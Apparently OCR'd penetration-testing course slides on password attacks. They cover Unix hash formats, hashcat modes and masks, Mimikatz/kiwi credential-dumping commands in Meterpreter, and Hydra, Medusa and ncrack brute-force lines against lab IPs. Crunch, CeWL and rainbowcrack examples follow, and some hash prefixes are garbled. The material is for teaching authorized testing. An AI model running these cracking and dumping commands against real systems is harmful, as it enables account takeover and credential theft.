$2a$ $2b$ $2y$	bcrypt	`$2b$12$ kYvbZ5JFVfqUo0v98...`	• Adaptive (adjustable cost factor) • Slower hashing, resistant to brute force	Very Strong
7	scrypt	`$7$salt$ e0801Skz3eR70...`	• Memory-hard function • Resistant to GPU/ASIC attacks	Very Strong
$argon2id$	Argon2id	`$argon2id$v=19$ m=65536,t=3,p=4$...`	• Winner of Password Hashing Competition • Best balance of security and performance	Excellent (Best Practice)

✅ Modern systems (2020+) should use 6, $2b, $7, or $argon2id$.

HOW TO IDENTIFY THE ALGORITHM

1. Look at the prefix at the beginning of the hash.
2. Match the prefix with the table on the left.
3. If no prefix and 13 characters → DES (Unix).
4. Use tools to confirm if unsure (hashid, hash-identifier).

REAL EXAMPLES

`john:abJnggxhB/yWI:19746:0:99999:7:::`	DES (Unix) (no prefix)
`mary:$1$abc123$X2y7uQSKZ0m...:19746:0:99999:7:::`	MD5 (1)
`bob:$5$salty$yJ1vQy8fSX2wH1n9...:19746:0:99999:7:::`	SHA-256 (5)
`alice:$6$rounds=5000$abc123$xyzabcde...:19746:0:99999:7:::`	SHA-512 (6)
`dave:$2b$12$kYvbZ5JFVfqUo0v98u...:19746:0:99999:7:::`	bcrypt ($2b$)
`eve:$7$saltString$e0801Skz3eR70...:19746:0:99999:7:::`	scrypt (7)
`frank:$argon2id$v=19$m=65536,t=3,p=4$U2FsdFN0c...:19746:0:99999:7:::`	Argon2id ($argon2id$)

QUICK RECOGNITION GUIDE

What You See	Likely Algorithm
No prefix, 13 chars	DES (Unix)
Starts with 1	MD5
Starts with 5	SHA-256
Starts with 6	SHA-512
Starts with $2a$, $2b, or $2y$	bcrypt
Starts with 7	scrypt
Starts with $argon2id$	Argon2id

USEFUL TOOLS & COMMANDS

Identify Hash Type

```
hashid <hash>
hash-identifier
```

Example:

```
$ hashid '$6$rounds=5000$abc...'
SHA-512
```

View Shadow File (requires root)

```
sudo cat /etc/shadow
```

Search for users

```
sudo grep username /etc/shadow
```

⚠ Never edit /etc/shadow directly unless you know exactly what you are doing!

IMPORTANT NOTES

- ✅ Hashes are one-way: You cannot decrypt them to get the original password.
- ✅ Salts prevent identical passwords from producing the same hash.
- ✅ Stronger algorithms and higher rounds/cost = better security.
- ✅ Always use the strongest hashing method supported by your system.
- ✅ Keep /etc/shadow file secure and accessible only to root.

BEST PRACTICES

- Use Argon2id, bcrypt, or SHA-512.
- Use strong, long passwords.
- Enable account lockout policies.
- Regularly update and patch systems.

Password Attacks - Windows Tools

- Windows key Password files:
  - SAM database
  - NTDS.DIT
- Use **PWDump tools** – reliance on injection attacks (into LSSAS) may crash the service
  - Local Security Authority Subsystem Service (LSSAS) is the process on an Active Directory domain controller. It's responsible for providing Active Directory database lookups, authentication, and replication.
  - In LSASS Microsoft keeps: Cleartext passwords, LANMAN Hashes, NTLM Hashes

- Use **FGDump tool** – also relies on LSSAS – gets recent logon information from registry
- Use Volume Shadow Copy Service (**VSS**)
- Use **Mimikatz** (from Metasploit)
- Use **HashDump** (via Meterpreter)
  - run post/windows/gather/hashdump



Password Attacks – Kali Tools

- **John the Ripper** – free tool – Unix based
  - Can handle a wide range of hashes
  - Has multiple crack modes:
    - Single
    - Wordlist
    - Incremental (brute force)
    - External (your own customised method)
    - John will try single crack mode first, then wordlist mode, then incremental.
  - Results stored in John.pot
  - Log file is John.rec – may be useful in case John crashes (which is not uncommon if jumbo patch is used)

Password Attacks- Kali Tools

- **Hashcat (Windows & Linux)**
  - Uses GPU programming to speed up cracking process
  - Supports multiple hashes

- **oclHashcat (Windows & Linux)**
  - is a GPGPU-based multi-hash cracker using a brute-force attack
    - GPGPUs is a programming model that uses graphics cards to perform computations traditionally done by CPU
  - Runs on both ATI and NVIDIA
  - Uses OpenCL
- **Hashcat and oclHashcat were merged into one program – hashcat.**

Hashcat & oclHashcat – High Performance Password Cracking

Powerful GPU-Accelerated Password Recovery Tools (Windows & Linux)


HASHCAT (Windows & Linux)

- Uses GPU programming to speed up cracking process
- Supports a wide variety of hash types and attack modes
- Active development and frequent updates
- Cross-platform: Windows & Linux

Key Features

High Speed (GPU Power) | Multi-Hash Support | Multiple Attack Modes | Command-Line Interface | Highly Extensible

HASHCAT AT A GLANCE



Why GPUs?

GPUs contain thousands of cores that can perform the same operation on many pieces of data simultaneously.

This massively parallel processing makes password cracking much faster than using a CPU alone.



OCLHASHCAT (Windows & Linux)

- GPGPU-based multi-hash cracker using brute-force attack
- GPGPUs is a programming model that uses graphics cards to perform computations traditionally done by CPU
- Runs on both ATI and NVIDIA
- Uses OpenCL

Key Technologies

GPGPU Powered | OpenCL Framework | AMD/ATI Support | NVIDIA Support

MERGED

Hashcat and oclHashcat were merged into one program – hashcat.

All OpenCL-based features from oclHashcat are now part of Hashcat.
Use the same powerful tool for both Windows and Linux systems.

```
$ hashcat --help
hashcat (v6.x.x) – advanced password recovery
GPU-accelerated | Multi-OS | Multi-Hash | Multi-Attack
```

Windows | Linux

SUPPORTED HASH TYPES (EXAMPLES)

- LM / NTLM
- NTLMv1 / NTLMv2
- SHA-1 / SHA-256 / SHA-512
- MD5
- MySQL / PostgreSQL
- Oracle
- WPA/WPA2 (Wi-Fi)
- Many more (300+ formats)

COMMON ATTACK MODES

Brute-Force
Try all possible combinations

Dictionary
Use wordlists

Mask / Rule-Based
Custom patterns and rules

Hybrid
Combine techniques for better results

TYPICAL WORKFLOW

1. Obtain hash(es) (e.g., from system, dump, or capture)
2. Identify hash type or let hashcat detect it
3. Configure attack mode and wordlist/mask
4. Run hashcat with GPU acceleration
5. Recover plaintext password

TIP: More powerful GPUs = faster cracking.
Use rule-based masks and large wordlists for best results.

BEST PRACTICES & NOTES

- Always use tools in authorized environments only.
- Respect legal and ethical boundaries.
- Use strong, unique passwords to protect systems.
- Enable multi-factor authentication (MFA).
- Keep systems and software up to date.
- Monitor and protect credential stores.

Hashcat is the industry-standard password recovery tool that leverages GPU power and supports hundreds of hash types and attack modes.
It is fast, flexible, and cross-platform – making it essential for security professionals (in authorized environments).

REMEMBER
Strong passwords + modern defenses are the best protection!

HASHCAT EXAMPLES & ATTACK MODES

The World's Fastest Password Recovery Tool

Hashcat is an advanced, GPU-accelerated password recovery tool widely considered the fastest in the world. Unlike Rainbow Tables (which use precomputed lookups), Hashcat computes hashes on the fly at an extreme speed by utilizing the processing power of graphics cards.

hashcat
Fast. Flexible. Powerful.

WHY USE HASHCAT?

- ✓ GPU-accelerated cracking for unmatched speed
- ✓ Supports 300+ hash types
- ✓ Highly optimized kernels for many algorithms
- ✓ Flexible attack modes for real-world scenarios
- ✓ Cross-platform: Windows, Linux, macOS

CORE SYNTAX BLUEPRINT

Every fundamental Hashcat command follows this strict core sequence:

```
hashcat -m [Hash_Type] -a [Attack_Mode] [Target_Hash_File] [Wordlist_or_Mask]
```

- `-m [Hash_Type]` — Specify the hash type / algorithm
- `-a [Attack_Mode]` — Choose the attack mode
- `[Target_Hash_File]` — File containing the hashes to crack
- `[Wordlist_or_Mask]` — Wordlist file or mask pattern

HASH TYPE EXAMPLES (Common)

Hash Type	-m Value
MD5	0
SHA-1	100
SHA-256	1400
NTLM (Windows)	1000
bcrypt	3200
MySQL 5.x	300
WordPress (phpass)	400

MASK CHARACTERS (Attack Mode -a 3 / 6)

Code	Definition	Example Characters
?l	Lowercase letters	a b c … z
?u	Uppercase letters	A B C … Z
?d	Digits	0 1 2 … 9
?s	Special characters	! @ # $ % ^ & * …
?a	All characters	a–z A–Z 0–9 !@# …
?b	0x00 – 0xff	All byte values
?h	Hexadecimal	0 1 2 … 9 a b … f

EXAMPLE MASKS

- `?l?l?l?l?l?l` → 6 lowercase letters (abcdef)
- `?u?l?l?d?d` → 1 uppercase, 2 lowercase, 2 digits (Ab12)
- `?l?l?l?l?d?d?s` → 4 lowercase, 2 digits, 1 special (test12!)

1 DICTIONARY ATTACK (Attack Mode -a 0)

Tests every word in a wordlist against the target hash. Highly effective with common wordlists (e.g., rockyou.txt).

Scenario: You have an unknown MD5 hash.

```
$ hashcat -m 0 -a 0 hashes.txt \
  /usr/share/wordlists/rockyou.txt
```

- `-m 0` : Sets the target hash type to MD5.
- `-a 0` : Specifies a Straight Dictionary Attack.
- `hashes.txt` : File containing one hash per line.
- `rockyou.txt` : Wordlist with common passwords.

ℹ Best for real-world passwords (common, reused, easy-to-guess).

2 MASK ATTACK (Attack Mode -a 3)

Uses masks to target specific password structures. Much faster than pure brute-force.

Scenario: Cracking a SHA-256 hash where you know the password is exactly 6 lowercase letters.

```
$ hashcat -m 1400 -a 3 hashes.txt \
  ?l?l?l?l?l?l
```

- `-m 1400` : Sets the target hash type to SHA-256.
- `-a 3` : Specifies a Mask (Brute-force) Attack.
- `?l?l?l?l?l?l` : The exact mask structure (6 lowercase characters).

ℹ Best when you know the pattern (length, character types, positions).

3 HYBRID ATTACK (Attack Mode -a 6)

Combines a wordlist word with a variable mask. Great for real human password habits.

Scenario: Cracking an NTLM hash using a base wordlist, appending a 2-digit number.

```
$ hashcat -m 1000 -a 6 hashes.txt \
  /usr/share/wordlists/rockyou.txt ?d?d
```

- `-m 1000` : Sets the target hash type to NTLM (Windows).
- `-a 6` : Specifies a Hybrid Wordlist + Mask Attack.
- `?d?d` : Appends two digits (00–99) to the end of every word evaluated.

ℹ Targets common patterns like "Password123", "Welcome2026", "Admin01", etc.

EXAMPLE HASH FORMATS (How they appear in files)

MD5	8743b52063cd84097a65d1633f5c74f5
SHA-1	b89eaac7e61417341b710b727768294d0e6a277b
NTLM	b4b9b02e6f09a9bd760f388b67351e2b
bcrypt	$2b$12$KYVbZ5JFVfqu0oV98u…(truncated)
SHA-512	6rounds=5000$salt$abc123… (truncated)
Argon2id	$argon2id$v=19$m=65536,t=3,p=4$… (truncated)

💡 Hash formats vary by system and application. Use the correct -m value for the hash type you are attacking.

USEFUL OPERATION COMMANDS

Check Hardware Speeds (Benchmark)

See how many hashes per second your GPU can compute.

```
$ hashcat -b
```

View Cracked Passwords

Display all successfully recovered passwords.

```
$ hashcat -m [Hash_Type] hashes.txt --show
```

TYPICAL WORKFLOW

1. Obtain Hash(es) (from dump / export)
2. Identify Hash Type (use examples / docs)
3. Choose Attack Mode (dictionary / mask / hybrid)
4. Run Hashcat (GPU acceleration)
5. Review Results (cracked passwords)

ℹ Always ensure you have authorization before performing any password testing. Use responsibly and only in legal, ethical environments.

BEST PRACTICES

- ✓ Always obtain proper authorization.
- ✓ Use strong wordlists and rule files.
- ✓ Start with dictionary attacks, then move to masks/hybrids.
- ✓ Monitor GPU temperature and system stability.
- ✓ Keep Hashcat updated for performance and new hash types.
- ✓ Respect privacy and follow legal and ethical guidelines.

⚠ IMPORTANT

Cracking passwords without permission is illegal and unethical.

This information is for educational and authorized security testing only.

IDENTIFYING HASH TYPES FOR HASHCAT

Find the correct Hash Mode (-m) before you start cracking!

Hashcat requires you to specify the exact hash type using its internal code number (Hash Mode or -m). Because hashes cannot be reversed mathematically, you must analyze their structure, length and prefix to identify the correct type.

THE PROCESS: FROM UNKNOWN HASH TO HASHCAT MODE



1 BEST WAY: USE HASHID (BUILT INTO KALI LINUX)

hashid is the fastest and most accurate way to identify hash types. It outputs the exact Hashcat mode you need.

STEP 1 Run the command:

```
kali@kali:~$ hashid -m "d41d8cd98f00b204e9800998ecf8427e"
```

STEP 2 Example Output:

```
Analyzing 'd41d8cd98f00b204e9800998ecf8427e'
[+] MD5 [Hashcat Mode: 0]
[+] Domain Cached Credentials - MD4 [Hashcat Mode: 1100]
[+] NTLM [Hashcat Mode: 1000]
```

RESULT: The hash is most likely **MD5**. Use **-m 0** in Hashcat.

2 VISUAL WAY: MATCH PREFIX WITH HASHCAT EXAMPLES

Many modern hashes have distinctive prefixes.
Match them with the official Hashcat Example Hashes.

Prefix / Signature	Example Hash (truncated)	Hash Type	Hashcat Mode (-m)
$2a$	$2a$12$kVybZ5JFVfqUo0v98u...	bcrypt	3200
$2b$	$2b$12$8iWgof3cudfJEeZY6K...	bcrypt	3200
$2y$	$2y$12$FwTz0xkZ3e0sQe2YzX...	bcrypt	3200
6	6rounds=5000$abc123$salt...	SHA-512 (Unix)	1800
5	5salt$hashvalue...	SHA-256 (Unix)	7400
$argon2i$	$argon2i$v=19$m=65536,t=3...	Argon2i	19900
$argon2id$	$argon2id$v=19$m=65536,t=3...	Argon2id	19700

If your hash starts with one of these prefixes, use the corresponding mode.
If there is no prefix, use the length-based guide below.

3 WEB WAY: USE ONLINE IDENTIFIERS

Quickly identify hash types using trusted online tools when you don't have Kali Linux available.

Hashes.com Hash Identifier
https://hashes.com/en/tools/hash_identifier
Supports 1000+ hash types

TunnelsUP Hash Analyzer
https://tunnelsup.com/hash-analyzer/
Detects hash type and provides details

Online Hash Identifier
https://www.onlinehashcrack.com/hash-identification.php
Simple and fast hash recognition

Tip: These tools analyze length, characters, prefixes, and patterns to guess the most likely hash type.

4 QUICK CHEAT SHEET: UNIVERSAL LENGTH GUIDE (NO PREFIX)

Use the hash length to narrow down the possibilities.

Character Length	Bit Length	Most Likely Hash Types	Hashcat Mode (-m)
32 characters	128-bit	MD5, NTLM	0 (MD5) / 1000 (NTLM)
40 characters	160-bit	SHA-1	100
56 characters	224-bit	SHA-224	1300
64 characters	256-bit	SHA-256	1400
96 characters	384-bit	SHA-384	10800
128 characters	512-bit	SHA-512	1700

Note: Different encoding formats (hex, base64, etc.) can change length. Always use additional clues (prefix, source, format) for accurate identification.

5 PRACTICAL EXAMPLES

Putting it all together.

Unknown Hash (Example)	How You Identify	Detected Type	Use in Hashcat
d41d8cd98f00b204e9800998ecf8427e	32 chars, no prefix (hashid confirms)	MD5	-m 0
b4b9b02e6f09a9bd760f388b67351e2b	32 chars, no prefix (hashid confirms)	NTLM	-m 1000
6rounds=5000$abc123$salt... (very long)	Prefix 6	SHA-512 (Unix)	-m 1800
$2b$12$Kvyb25JFVfqUo0v98u...	Prefix $2b$	bcrypt	-m 3200
$argon2id$v=19$m=65536,t=3...	Prefix $argon2id$	Argon2id	-m 19700

6 KEY TAKEAWAYS


- You must identify the hash type before using Hashcat.
- Use hashid for the most accurate results.
- Prefixes are the strongest clue for modern hashes.
- If no prefix, use length, format, and source to guess.
- Always verify with examples or trusted tools.

DISCLAIMER
Use these tools only in authorized environments.
Unauthorized password cracking is illegal and unethical.
This information is for educational purposes only.

Password Cracking Using Metasploit and mimikatz

Use Mimikatz (from Metasploit)

- meterpreter > getuid
- meterpreter > getsystem
- meterpreter > getuid
- meterpreter > sysinfo
- meterpreter > **load mimikatz** // or load kiwi
- meterpreter > Help kiwi



```
meterpreter > help kiwi

Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_livessp          Retrieve Live SSP creds
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)
```

Password Attacks Tools - Hydra

Purpose and Usage

Hydra is a tool for password cracking used in penetration testing to assess authentication system strength.

Protocol Support and Speed

Supports over 50 protocols including SSH, FTP, and HTTP, with high-speed parallel login attempts.

Types of Attacks

Includes brute force, dictionary, and credential stuffing attacks targeting weak password controls.

hydra -l <username> -P <password_list.txt> <target_IP> <protocol>

Example

hydra -l admin -P rockyou.txt 192.168.1.10 ssh

Password Attacks Tools - Hydra

hydra -L username.txt -P password.txt 192.168.57.5 ftp -o outputFile.txt

hydra -l centurion -P /usr/share/wordlists/rockyou.txt 192.168.57.9 -e nsr -t 3 ssh

- The -e switch has three options, n, s, and r:
  - n: This option checks for a null password
  - s: This option is used for login name as password
  - r: This is the reverse of login name as password
  - -t: to speed things up! The higher - the faster ;not too high

hydra -l user -P passlist.txt ftp://192.168.2.14

Password Attacks Tools - Medusa

- **medusa -h 192.168.57.9 -u prator -P /usr/share/wordlists/rockyou.txt -M ssh**
  - -M: Name of the module to execute
  - -m: Parameter to pass to the module
  - -h : Target hostname or IP address
  - -u : Username to test
  - -U : File containing usernames to test
  - -p : Password to test
  - -P : File containing passwords to test

Password Attacks Tools - ncrack

- **ncrack ftp://192.168.1.11**
- **ncrack -U username.txt -P password.txt ftp://192.168.1.11**
- **ncrack -U username.txt -P password.txt 192.168.1.11:21**

Password Attacks Tools - crunch

- Generate a dictionary file containing words with a minimum and maximum length of 6 (6 6) using the given characters (e.g.: 0123456789abcdef), saving the output to a file (-o 6chars.txt):
  - **crunch 6 6 0123456789abcdef -o 6chars.txt**
  - cat 6chars.txt
    - 000000
    - ……
    - ……
    - 0039e8
    - 0039f1
    - 725bc8
    - 725bc9
    - 725bca
    - 725bcb
    - ……
    - ……
    - ffffff

Password Attacks Tools - crunch

- **crunch 4 4 /usr/share/crunch/charset.lst numeric -o 4chars.txt**
- **cat 4chars.txt**
    - ////
    - ....
    - ....
    - llhc
    - llhn
    - llht
    - llh.
    - ....
    - ....
    - llll

Password Attacks Tools - crunch

- **crunch 4 4 abc1 abc1-chars.txt**
- **cat abc1-chars.txt**
  - aaaa
  - ….
  - ….
  - 111c
  - 1111

Password Attacks Tools - CeWL (Custom Word List generator)

- **CeWL** is a ruby app which spiders a **given URL**, up to a specified depth, and returns a **list of words which** can then be used **for password crackers** such as John the Ripper.
  - Generating wordlists of a certain length
    - **cewl -m 8 -e http://192.168.56.150 -w /tmp/wordlist.txt**
    - **cewl -m 8 -e https://hack-yourself-first.com/ -w /tmp/wordlist.txt**
    - **cat /tmp/wordlist.txt**
  - Retrieval of Emails from the website:
    - **cewl https://digi.ninja/contact.php -e -n**
  - To count the number of words repeated on the website
    - **cewl http://www.vulnweb.com -c**


Password Attacks Tools - CeWL (Custom Word List generator)

- Lowercase all parsed words
  - **cewl http://www.vulnweb.com --lowercase**
- Proxy Support:
  - **cewl http://192.168.1.141 --proxy_host 192.168.1.141 --proxy_port 3128**
- Alphanumeric Wordlist
  - **cewl http://testphp.vulnweb.com/artists.php --with-numbers**
- Cewl with Digest/Basic Authentication
  - **cewl http://testphp.vulnweb.com/login.php --auth_type Digest --auth_user test --auth_pass test -v**


Q
&
A

Appendix


Password Guessing



- **If a problem is difficult – use divide and conquer approach**
- Divide the password " list " into pieces that can be **distributed to multiple machines** (also works for brute forces attacks)
- If possible – use the cloud resources


Rainbow Tables – Practice

- # Install *rainbowcrack* in Kali
  - **sudo apt-get install rainbowcrack**
- # check if it is working
  - **rtgen** # rtgen hash_algorithm charset *plaintext*_len_min *plaintext*_len_max *table*_index chain_len *chain*_num part_inde
- # create a rainbow table
  - **sudo rtgen md5 loweralpha-numeric 1 4 0 10000 10000 0**
- # sort the rainbow table
  - **sudo rtsort .**
- # create a hash of a **4 characters** password
  - **echo -n "reza" | md5sum**
    - bb98b1d0b523d5e783f931550d7702b6
- # crack the password using rainbow table
  - **sudo rcrack . -h bb98b1d0b523d5e783f931550d7702b6**



Password Attacks

- Accessing Windows key files:
  - Use **PWDump tools** – On win7 machine



https://www.iskysoft.com/data-recovery-tips/windows-7-password-crack.html

